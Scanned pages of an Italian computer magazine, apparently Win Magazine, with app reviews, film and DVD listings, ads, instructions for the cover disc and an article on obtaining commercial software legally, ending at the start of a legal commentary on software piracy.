
Convenienza	10
Caratteristiche	10
Innovazione	10
VOTO	30/30

Traduzioni senza ostacoli

ITRANSLATE PREMIUM, TRADUTTORE E DIZIONARIO

€ 4,99

Traduttore simultaneo di parole e frasi che supporta oltre 50 lingue. Toccando l'icona col microfono possiamo pronunciare una frase e ottenerne la traduzione con la possibilità di ascoltare la pronuncia. La modalità Conversazione permette di tradurre in tempo reale una conversazione naturale tra due persone. Supporta la visualizzazione orizzontale e per funzionare è necessaria una connessione Internet Wi-Fi o tramite rete 3G/4G.



Convenienza	9
Caratteristiche	10
Innovazione	9
VOTO	28/30

Prontuario di Fisica

IFISICA GRATIS

L'app ci aiuterà ad approfondire i principali concetti della Fisica organizzati in oltre 70 argomenti completi di formule, teoremi, definizioni e proprietà. Grazie all'avanzato algoritmo di ricerca è possibile navigare con facilità all'interno del database e trovare in poco tempo gli argomenti di nostro interesse.

VOTO 30/30

Temi senza problemi

DIZIONARIO ANALOGICO DELLA LINGUA ITALIANA € 21,99

Contiene parole raggruppate per aree di significato e correlate tra loro tramite una rete di rimandi. Sono disponibili oltre 19.000 lemmi con più di 4.000 parole chiave e una galleria di immagini con tavole tratte dal rinomato dizionario cartaceo Zingarelli.

VOTO 30/30

Latino facile

7INLATINO GRATIS

Un valido strumento per studiare il Latino dotato di schede off-line delle coniugazioni e declinazioni. È disponibile inoltre una nutrita dispensa di appunti grammaticali da consultare facilmente anche in assenza di connessione Internet, oltre ad un dizionario Latino-Italiano con oltre 50.000 lemmi. Interessante infine la modalità "Prof in arrivo" che permette di far comparire immediatamente l'orologio.

VOTO 28/30

Duelli a tutto gas!

CSR RACING GRATIS

Racing game del tutto singolare, che si discosta tantissimo dai numerosi titoli dedicati alle gare automobilistiche. Infatti qui siamo chiamati ad affrontare delle sfide testa a testa su un tracciato rettilineo ambientato di notte nelle strade deserte della città. Tutto ciò che dovremo fare è cambiare marcia al momento giusto, rispettando il numero di giri e prestando attenzione agli appositi LED che ci suggeriscono l'esatto istante in cui ingranare la nuova marcia. Gran parte del gioco si svolge anche fuori dalla pista, dove saremo chiamati a ottimizzare il nostro bolide montando i corretti potenziamenti per migliorare motore, pneumatici, aereodinamica e quant'altro. I potenziamenti necessari per superare ogni sfida possono essere acquistati dallo store in-app tuttavia, con un po' di pazienza e strategia, si potranno raggiungere sufficienti crediti per poter acquistare ciò che occorre senza spendere denaro reale.

Convenienza	8
Caratteristiche	10
Innovazione	10
VOTO	28/30

In CSR Racing dobbiamo battere il nostro avversario usando un cocktail di strategia ed abilità ed effettuando al momento giusto gli upgrade più idonei e usare il NOS in pista solo quando lo riteniamo necessario

Offerte al volo


MYVOLANTINO GRATIS

L'applicazione mostra la versione digitale dei volantini pubblicitari distribuiti dalle catene di supermercati e ipermercati, per poter consultare tutte le migliori offerte prima di recarsi a fare la spesa. Troviamo anche volantini per altre categorie come elettronica, casa e ufficio, viaggi, auto e benessere, tutti inerenti ai punti vendita più vicini al luogo in cui ci troviamo.

VOTO 29/30

Crea un logo!

LOGOSCOPIC LOGO MAKER € 4,99



Applicazione dedicata alla realizzazione di loghi aziendali che può essere utilizzata anche da utenti privi di esperienza nel design. Offre oltre 850 template modificabili in dimensioni, posizionamento e colore, oltre a 100 fonts tipografici professionali. I lavori possono essere esportati in vari formati grafici.

VOTO 30/30

In vino veritas

VIVINO GRATIS


Impariamo a conoscere qualsiasi vino nel giro di pochi secondi scansionando la sua etichetta. Basta scattare una foto per conoscerne le valutazioni e le recensioni, oltre ai prezzi e alle migliori offerte on-line. Le funzioni consentono di memorizzare i vini Preferiti e cercare voti, opinioni e recensioni scritte da oltre dieci milioni di utenti tra esperti e appassionati.

VOTO 28/30

Per professionisti del testo

PAGES 2.0 € 8,99

Potente elaboratore di testi, derivato dall'omonima applicazione per Mac OS X e compatibile con iCloud. Consente di visualizzare, creare e modificare documenti, memorizzando i dati su iCloud per renderli disponibili su tutti i dispositivi compatibili. Permette di creare lettere, brochure, rapporti e biglietti scegliendo tra i modelli disponibili e personalizzabili. È possibile aggiungere immagini con adattamento dinamico del testo, mostrare grafici 3D a torta, creare note a piè di pagina, conteggiare parole e paragrafi, stampare in modalità wireless e tanto altro.



Convenienza	9
Caratteristiche	10
Innovazione	10
VOTO	29/30

Gancio destro e sinistro!

REAL BOXING GRATIS

Questo titolo ci catapulta dritti sul ring in un avvincente campionato di boxe dove il realismo la fa da padrone. La grafica è ricca di sfumature che conferiscono naturalezza alle scene del gioco. Le animazioni sono state realizzate con il contributo di veri pugili utilizzando la tecnica del motion capture, per offrire un'esperienza di gioco che possa coinvolgere appieno il giocatore. Il tutto diventa ancora più interessante grazie al rivoluzionario sistema di controllo V-Motion Gesture Control System che, grazie alla telecamera incorporata nel dispositivo, permette di controllare le mosse del pugile attraverso i nostri movimenti.

Convenienza	9
Caratteristiche	10
Innovazione	10
VOTO	29/30

L'angolo delle serie TV

I SOPRANO STAGIONE 01 (4 DVD)

Tony Soprano è un uomo d'affari con una famiglia come tutte le altre, ma è anche uno dei boss mafiosi più temuti dello Stato. Soggetto ad attacchi di panico incontrollato, decide di chiedere aiuto ad una psicanalista, la dottoressa Jennifer Melfi.

Interpreti: James Gandolfini, Edie Falco
Quanto costa: € 14,99

DAMAGES STAGIONE 1 (3 DVD)

Patty Hewes, brillante avvocato pronta a tutto pur di vincere una causa in tribunale, ed Ellen Parson, giovane neolaureata in legge, seguono un'azione legale collettiva contro Arthur Frobisher, uno dei magnati più ricchi degli Stati Uniti.

Interpreti: Glenn Close, Rose Byrne
Quanto costa: € 19,99

BOARDWALK EMPIRE STAGIONE 1 (5 DVD)

Atlantic City, 1920. Con l'arrivo del Proibizionismo Enoch "Nucky" Thompson, tesoriere della contea, ne approfitta assieme ai suoi soci per arricchirsi col contrabbando di alcolici. Nel frattempo Jimmy Darmody, suo ex-protetto, comincia a frequentare Al Capone.

Interpreti: Steve Buscemi, Kelly MacDonald
Quanto costa: € 19,99

THE WATER DIVINER

DRAMMATICO

Nel 1919, quattro anni dopo la cruenta battaglia di Gallipoli, l'agricoltore australiano Joshua Connor, mosso da una promessa fatta alla moglie poco prima che lei morisse, decide di recarsi in Turchia per scoprire la verità sui propri tre figli partiti anni prima per combattere nell'ANZAC (Australian and New Zealand Army Corps) e dati per dispersi. La speranza di Joshua è quella di ritrovarli e riportarli in patria per dare loro una degna sepoltura. Non sarà un'impresa facile: una volta giunto in quella terra straniera, la sua missione si rivela molto complicata e praticamente senza speranza. Tutto cambia però quando un ufficiale dell'esercito turco gli rivela che il più grande dei suoi tre figli potrebbe essere ancora vivo…

Regia: Russell Crowe • **Attori:** Russell Crowe, Olga Kurylenko, Yilmaz Erdogan, Cem Yilmaz, Jai Courtney, Ryan Corr, Ben O'Toole • **Durata:** 111 minuti • **Anno:** Stati Uniti, Australia, 2014 • **Distribuzione:** Eagles Pictures • **Sito ufficiale:** http://thewaterdiviner.com

John Wick

Thriller

Pochi giorni dopo la morte della moglie, John Wick riceve per posta un cane come ultimo regalo della sua consorte. Avviene però che una notte alcuni malviventi, al fine di rubare la sua Mustang del 1969, aggrediscono l'uomo picchiandolo a sangue e uccidono brutalmente il cane. A questo punto John decide di mettersi sulle loro tracce e soddisfare la sua sete di vendetta.

Regia: Chad Stahelski, David Leitch
Attori: Keanu Reeves, Willem Dafoe, Alfie Allen, Michael Nyqvist, Dean Winters, Adrianne Palicki
Durata: 100 minuti

Mortdecai

Azione

Charles Mortdecai è un mercante d'arte che deve al fisco inglese qualche milione di sterline. Nella speranza di estinguere il debito accetta dai Servizi Segreti una missione pericolosa, ovvero recuperare un famoso dipinto cercato da criminali di tutto il mondo. Sul retro dell'opera sono infatti nascosti i codici segreti di un conto corrente sul quale è depositato l'oro dei Nazisti.

Regia: David Koepp
Attori: Johnny Depp, Gwyneth Paltrow, Ewan McGregor, Olivia Munn, Paul Bettany, Jeff Goldblum
Durata: 107 minuti

Blackhat

Thriller

All'hacker pregiudicato Nicholas Hathaway, che sta scontando una pena in un carcere federale, viene concessa la libertà a patto che collabori con una task force dell'FBI e del governo cinese, impegnata nel contrastare una rete di criminali informatici che opera a livello mondiale. Comincia così un lungo e pericoloso inseguimento che li porterà da Chicago a Hong Kong.

Regia: Michael Mann
Attori: Chris Hemsworth, Tang Wei, Viola Davis, Ritchie Coster, Holt McCallany, John Ortiz, Yorick Van Wageningen
Durata: 135 minuti

ECCO IL CLONE DI PHOTOSHOP


Software e guide passo passo per trasformare ogni tuo scatto in opera d'arte. Potrai così: **correggere i difetti di scatto; eliminare gli elementi di disturbo** in pochi clic; **realizzare fotomontaggi d'autore; creare strepitose foto con la tecnica HDR** e tanto altro ancora. Non perdere sul nostro Web CD, Photoshop CS2 con codice seriale.

IN EDICOLA

WINDOWS 10: LA GUIDA SEGRETA

Gli esperti di QC hanno messo mano sul nuovo sistema operativo di casa Microsoft per scoprire le nuove funzionalità.

IN EDICOLA



WINDOWS POWER PACK

Arrivano in edicola "I Grandi Software di Win Magazine" i migliori programmi di sempre, selezionati dalla Redazione e spiegati passo a passo, che non possono mancare assolutamente sul tuo PC. Questo mese il kit esclusivo per fare il checkup del PC a costo zero e aggiornare in automatico **Sistema Operativo**, **Driver** e **Software**.

IN EDICOLA

FINANZIA LA TUA IDEA

Vuoi avviare una startup di successo? Ti diamo le dritte per pianificare le fasi del progetto, preparare un business plan...

IN EDICOLA

SUPER-INTERNET A CASA TUA!

Computer Bild porta a casa tua la super-connessione. Grazie al tool esclusivo e ai trucchi degli esperti, **la tua ADSL schizza come la fibra**. Ed in più il test esclusivo sui nuovi router Wi-Fi in standard AC, i potenti amplificatori wireless e le powerline con funzione WLAN.

IN EDICOLA

RICETTE PER L'ESTATE!

Le ricette estive per preparare primi, secondi, insalatone, piatti unici, dolci, gelati e altre fresche squisitezze col tuo più fedele alleato in cucina.

IN EDICOLA

IT Training & Certification Anywhere

Formazione Certificata Ovunque

Promozione Scuola Vega
Settembre 2015

Per iscrizioni entro il 30 luglio 2015


- CORSO WINDOWS SERVER 2012: € 1.790,00 + 1 Voucher Esame Gratuito;
- CORSO EXCHANGE SERVER 2013: € 1.690,00 + 1 Voucher Esame Gratuito;
- CORSO CISCO CCNP: € 2.950,00 € ~~4.650,00~~;
- CORSO CISCO CCNA R&S: € 1.590,00 € ~~1.850,00~~ + 1 Voucher Esame Gratuito;
- CORSO SISTEMISTA CompTIA A+: € 690,00 € ~~830,00~~
- CORSO VMWARE vSphere: € 1.790,00 € ~~1.950,00~~ + 1 Voucher Esame Gratuito;
- CORSO SISTEMISTA LINUX: € 930,00 € ~~1.180,00~~;
- CORSO PROGRAMMAZIONE JAVA: € 690,00 € ~~860,00~~;
- CORSO ASP.NET: € 1.060,00 € ~~1.180,00~~ + 1 Voucher Esame Gratuito;
- CORSO CISCO CCNA SECURITY: € 880,00 €~~1.180,00~~;
- CORSO AMMINITRATORE ORACLE 12c: € 1.290,00 €~~1.420,00~~ + 1 Voucher Esame Gratuito
- CORSO PROGRAMMAZIONE PHP: € 640,00 €~~920,00~~.

Scuola Vega
www.futureservice.it

Copyright 2014 Futureservice Scuola Vega srl. Scuola Vega logo è un marchio registrato in Italia e in altri paesi. Altri nomi, prodotti e servizi potrebbero essere marchi registrati dai rispettivi proprietari, il cui utilizzo da parte di terzi può violare i diritti di tale proprietario. È esclusa qualsiasi responsabilità legata ai dati inseriti.


La nuova interfaccia del Win CD/DVD-Rom

Abbiamo ridisegnato l'interfaccia dei supporti allegati alla rivista utilizzando lo stile grafico di Windows 10. Ecco come utilizzarla




COME USARE IL NOSTRO CD/DVD

Inseriamo il supporto nel lettore per avviare automaticamente la nuova interfaccia. In alternativa, possiamo avviarla da Risorse del computer, cliccando con il tasto destro del mouse sull'unità contenente il Win CD/DVD e selezionando Apri: facciamo un doppio clic sul file Win_Magazine.exe per avviare il caricamento della nuova interfaccia.



UN MONDO DI CONTENUTI

Cliccando sul logo di Win Magazine (in basso) verrà aperta un menu con tutte le categorie del software. Sulla destra, verranno mostrate le tile con i contenuti principali che questo mese ti abbiamo riservato: Film in DVD Video, Gioco completo, Software commerciale e tanto altro.



LA LISTA DEL SOFTWARE

Accedendo ad una particolare categoria, troveremo le icone di tutti i software in essa contenuti. Scegliamo il programma da installare sul nostro computer e clicchiamo sulla relativa icona per aprire una nuova finestra con le descrizione e la scheda tecnica.

OCCHIO AL CODICE SERIALE

All'interno della scheda tecnica abbiamo previsto anche un campo Seriale all'interno del quale verrà inserito (se previsto durante la fase di registrazione del softwarre) il codice di attivazione del programma: copiamolo (***Ctrl+C***) e incolliamolo nella schermata di registrazione del programma (***Ctrl+V***).

WIN MAGAZINE

BASE

INCLUDE CD DA 700 MB

I programmi completi scelti dalla Redazione per mettere in pratica i nostri tutorial

DA PROVARE!

ADSL HACK KIT!

I migliori software e le app mobile per sbloccare Internet e navigare a mille

SOFTWARE COMPLETI

WINDOWS SECRET TOOL

Sblocca le funzioni nascoste del tuo sistema operativo

Leggi il tutorial a pagina 54

Leggi il tutorial a pagina 50

Ed in più **ALTRI 50 SOFTWARE COMPLETI**

WIN MAGAZINE

PLUS

INCLUDE DVD DA 4,3 GB

Non perdere il "Top Game" del mese per giocare alla grande con il tuo computer

FILE SHARING DAL CELLULARE

Installa subito l'app che scarica tutto in un tap

Leggi il tutorial a pagina 56

GIOCO COMPLETO

MONUMET BUILDERS: NOTRE-DAME DE PARIS

Partecipa anche tu alla costruzione della famosa cattedrale di Parigi

Contribuisci alla costruzione della celebre cattedrale di Notre-Dame, imparando al tempo stesso tantissimi aneddoti! Diventa il capocantiere di uno dei monumenti più famosi e ammirati di tutto il mondo: spiana il terreno, costruisci le cave e distruggi i prosciutti giganti per dar da mangiare ai tuoi operai. E non dimenticare di realizzare anche i gargoyle e le campane, se non vuoi subire ritardi nella consegna.


Ed in più, oltre ai contenuti presenti nella versione Base, **ALTRI 80 SOFTWARE COMPLETI**

WIN MAGAZINE

DVD

INCLUDE DVD DA 8,5 GB

Un DVD doppio con film completo, 4 GB di software e tanti contenuti extra



Attraversare il confine è facile tornare può essere mortale

Tre inseparabili amici e le loro vite che cambiano per sempre senza preavviso. Un viaggio insieme li separa da un magnifico party lungo un intero fine settimana. Ma il viaggio si trasforma presto in un percorso sentimentale, un tragitto attraverso l'amicizia che permette a ciascuno di loro di capirne al meglio i contorni, spesso sfumati e poco chiari, di parole come fiducia, amore e responsabilità.

SCHEDA TECNICA
TITOLO ORIGINALE: RX: STRADE SENZA RITORNO
NAZIONE: USA 2005
GENERE: THRILLER
REGIA: ARIEL VROMEN
CAST: ERIC BALFOUR, COLIN HANKS, LAUREN GERMAN, DANNY PINO, LULU MOLINA, ALAN TUDYK
DURATA: 99 MIN.
ANNO: 2005

Ed in più, oltre ai contenuti presenti nella versione Plus, **ALTRI 100 SOFTWARE COMPLETI**

WIN MAGAZINE

GOLD

INCLUDE 2 DVD DA 8,5 GB

Questo mese film "Top Title", gioco e 2 software completi

Durante il periodo prenatalizio, nel collegio universitario, Styles McFee contatta una squillo (Dominique) per suo fratello (Booker) ancora vergine. Nel frattempo, un altro studente (Wang) sta aspettando l'arrivo di una studentessa francese (Dominique) per uno scambio culturale. Gli equivoci cominciano nel momento in cui Wang esce per lavoro e la studentessa francese non conoscendo perfettamente la lingua viene scambiata per la squillo.

SCHEDA TECNICA
TITOLO ORIGINALE: DOM DAZE
NAZIONE: USA
GENERE: COMMEDIA
REGIA: DAVID HILLENBRAND, SCOTT HILLENBRAND
CAST: TATYANA ALI, BOTI BLISS, MARIEH DELFINO, CAMERON RICHARDSON, TONY DENMAN
DURATA: 96 MIN.
ANNO: 2003

Ed in più **TUTTI I CONTENUTI DELLA VERSIONE DVD**

Winextra Magazine

I contenuti che trovi nelle versioni di Win Magazine non ti bastano? Ecco per te uno spazio esclusivo pieno di contenuti inediti. Scoprilo su www.winmagazine.it/winextra

10 E LODE CON LO SMARTPHONE!

Le app per iniziare bene l'anno scolastico ed essere fin da subito i primi della classe

SOFTWARE IN REGALO

ASHAMPOO MOVIE STUDIO 2013

Crea fantastici video in pochi clic!

✓ Taglia gli spot pubblicitari e le scene indesiderate

✓ Aggiunge colonna sonora, effetti e titoli ai tuoi filmati

APP CENTER

I link segreti per scaricare le HOT APPS del mese per iPhone, Android e Windows Phone

Win Extra: accesso rapido!

La procedura di registrazione, semplice e veloce, ti permette di accedere subito ai contenuti esclusivi del nostro club privè

CODICE DI ACCESSO
WIN9SET208
Non perdere la tua copia di Win Magazine in edicola. Ogni mese troverai una nuova password per accedere a Win Extra

1 Una nuova registrazione
Collegati al sito www.winmagazine.it/winextra e clicca ***Registrati***, situato in alto a destra. Scrivi i tuoi dati personali e un ***Indirizzo e-mail*** valido; scegli poi un ***Nome utente*** e una ***Password*** e infine premi ***Invia***.

2 C'è posta per te!
Controlla la tua casella di posta elettronica: troverai un'e-mail con il link di attivazione del tuo account. Cliccaci sopra per completare la registrazione e ritorna nella Home Page di Win Extra. Clicca su ***Accedi***.

3 Login diretto
Nel form che appare digita ***Username*** e ***Password*** scelti in fase di registrazione e il codice di accesso di Win Extra che trovi in questa pagina. Infine, scegli il numero della rivista dal menu a tendina e clicca su ***Accedi***!

TP-LINK®
The Reliable Choice

La tua Casa a portata di Touch

Router Gigabit Wi-Fi AC1900

Touch P5

Touch Screen extra large

Touch Screen colorato extra large da 4,3 pollici rivestito in vetro temperato infrangibile.

Interfaccia utente user-friendly

L'interfaccia utente è stata progettata per essere utilizzata da chiunque.

Un Router estremamente potente

Velocità simultanea Dual Band fino a 1900Mbps: 600Mbps in 2.4GHZ e 1300Mbps in 5GHz

Router Gigabit Wi-Fi AC1900 Touch Screen

Touch P5

Caratteristiche

- Chipset Broadcom a 1GHz e Chip indipendente per il modulo Touch Screen
- 1 porta WAN Gigabit + 4 porte LAN Gigabit
- 1 porta USB 3.0 e 1 porta USB 2.0 per la condivisione ad alta velocità di file e stampanti
- 3 antenne Dual Band offrono livelli stupefacenti di copertura

TP-LINK ITALIA s.r.l. www.tp-link.it support.it@tp-link.com

TP-LINK è fornitore a livello mondiale di prodotti di networking SOHO e uno dei maggiori player sul mercato globale, con prodotti disponibili in oltre 120 paesi e decine di milioni di clienti. L'azienda è impegnata in Ricerca e sviluppo, per assicurare efficienza e qualità dei prodotti e garantire ai propri clienti un'esperienza wireless di massimo livello.

I grandi software con codici seriali

Studente, professionista o smanettone… ecco come avere i programmi commeciali sul tuo PC senza sborsare un cent

Stufo di dover pagare i programmi che usi sul PC? E che ci vuole: basta scaricarli col crack da Torrent o eMule e il gioco è fatto! Detto così sembra tutto facile, ma non lo è. Innanzitutto è illegale e se ti beccano, bene che ti vada, ti aspetta una bella multa molto salata. Dietro poi i vari software crackati si nascondono spesso virus e altri malware che, una volta installati, possono bloccare il computer, cancellare file vitali per noi o rubare informazioni personali come i numeri delle carte di credito o le credenziali di accesso ai conti bancari. Sei sicuro di voler correre tutti questi rischi? Meglio lasciar perdere, dai retta a noi. Non ce n'è alcun motivo perché, forse non lo sai, ma ci sono tantissimi modi per svolgere le tue attività senza dover spendere un patrimonio e senza compiere nulla di illegale.

Fatti l'Office gratis

Innanzitutto, giusto così per ricordarlo, ci sono tantissimi programmi gratuiti e open source che fanno esattamente le stesse cose di quelli commerciali. Se però stai cercando un programma specifico di cui non esiste l'alternativa gratuita, prima di mettere mano al portafoglio o compiere qualcosa di poco lecito di cui potresti pentirti, controlla bene perché forse puoi procurarti ugualmente quello che ti serve senza dover sborsare un centesimo per pagare la licenza. Microsoft Office, ad esempio, è una delle suite più utilizzate al Mondo: difficile trovare un PC su cui non sia installata, eppure non tutti sanno che studenti e insegnanti possono scaricarla gratuitamente in versione completa. Grazie al programma Office per l'istruzione diversi istituti scolastici e università hanno stretto una partnership con la casa di Redmond che prevede appunto la possibilità per studenti e insegnati di ricevere gratuitamente la suite: basta solo avere un indirizzo e-mail appartenente all'istituto scolastico e fornito dallo stesso col quale controllare su un'apposita pagina Web messa a disposizione da Microsoft se si è idonei a poter effettuare il download gratuito. Di seguito vedremo come procedere per verificare se abbiamo i requisiti e ottenere la nostra copia della suite.

Photoshop CS2 per tutti

Un altro software che spopola sui PC è la suite di Adobe con Photoshop, Premiere, InDesign e tutti gli altri pacchetti. Si tratta di software le cui licenze possono arrivare a costare anche migliaia di euro, cosa che taglia fuori una grossa fascia di utenti. Eppure anche in questo caso è possibile procurarsene una copia gratuitamente. Non stiamo parlando dell'ultima versione, bensì della CS2, di cui Adobe ha cessato il supporto.

avxhome.se

Ogni anno questa software house rilascia aggiornamenti per i suoi programmi con migliorie e nuove funzionalità, ma in diversi casi anche le vecchie versioni sono dotate di tutti gli strumenti di cui si ha bisogno per svolgere il lavoro in modo completo. E la CS2, nonostante siano passati circa 10 anni dal suo rilascio, rimane una suite ancora piuttosto valida. Ebbene, ora che Adobe ha deciso di rendere disponibile questa versione con le relative chiavi di licenza a tutti, possiamo scaricarla e installarla gratuitamente sul nostro PC e nei passi illustrati in queste pagine vedremo come.

Software gratuiti col "trucco"

OK, non sei uno studente e non hai trovato l'alternativa gratuita che possa sostituire in tutto e per tutto il tuo software commerciale. Ecco allora che ci abbiamo pensato noi di Win Magazine a venirti in aiuto. I programmi open source non hanno tutte le funzioni che ti servono, i comandi non corrispondono a quelli che utilizzi abitualmente e l'interfaccia è molto differente e prima che ci prendi la mano ci vuole molto tempo. Gimp, ad esempio, è un'ottima alternativa a Photoshop, ma ha modalità di utilizzo un po' diverse che potrebbero disorientare chi è abituato ad utilizzare il software di fotoritocco di Adobe. I nostri esperti hanno così preso i migliori software gratuiti e li hanno "truccati" per renderli simili a quelli commerciali, integrando gli strumenti che mancavano e dando loro un aspetto molto più familiare. Queste versioni "moddate" ti permetteranno di abbandonare il programma commerciale che stai usando sostituendolo con una versione elaborata ad hoc che non ti costerà nulla e non ti farà rimpiangere sicuramente il costo della sua licenza.

Le nostre offerte pronte da scaricare

E non finisce qui! Non dimentichiamo che ogni mese noi di Win Magazine regaliamo ai nostri lettori, tramite il DVD allegato alla rivista, software commerciali completi. Si tratta di programmi che possiamo offrire gratuitamente grazie a una partnership stipulata con le software house che li sviluppano e che ci permettono di dare ai nostri lettori una chiave di licenza completa. In molti casi, installando questi programmi e attivando la licenza d'uso, si ha anche l'opportunità di acquistare altre applicazione dello stesso produttore a prezzi fortemente scontati. Tanti soldi che possiamo risparmiare e dedicare ad altro, magare all'acquisto di un nuovo PC o per fare un regalo per il nostro partner. Diventa più furbo di un hacker: segui le nostre dritte e avrai tutti i programmi che ti servono a costo zero e in modo completamente legale.

SOFTWARE COMMERCIALI

Photoshop, Nero... gratis!

C'è un "trucco" (molto discusso) per installare e usare le versioni complete di qualsiasi softwarecommerciale senza commettere reato. Ecco cosa dice l'avvocato.

Inutile girarci tanto attorno: che carcere e multe salate servano davvero a tenere a bada i pirati del software in un mondo nel quale tutto, ormai, è immateriale, corre lungo le trame sottili e tentacolari della Rete e arriva da lontano, è un mistero che non trova né conferme né smentite in nessuno studio né ricerca di mercato e che, probabilmente, è destinato a restare tale ancora molto a lungo.

Ma è fuor di dubbio che, a distanza di anni dall'introduzione nel nostro Ordinamento del carcere per chi detiene o duplica programmi per elaboratore, tali sanzioni – pur obiettivamente solo raramente applicate per davvero – continuano a spaventare e confondere specie i più giovani che per ragioni più o meno nobili hanno casa o in ufficio del software per il quale non hanno mai pagato un euro di diritti.

Val la pena, dunque, provare a tirare una linea di confine tra cosa si rischia e cosa no se si tiene sul proprio PC in ufficio (o anche a casa) una copia di software pirata e/o se addirittura la si è duplicata.

Cominciamo da una certezza granitica ed inossidabile. Copiare ed usare software pirata è contrario alla legge oggi, domani e, probabilmente, molto a lungo negli anni che verranno.

Chi lo fa affonda le mani nelle tasche di chi produce il software, senza chiedere né permesso, né scusa e le ritrae prendendo qualcosa che non gli appartiene e non dovrebbe aver fatto sua, senza prima aver pagato il prezzo.

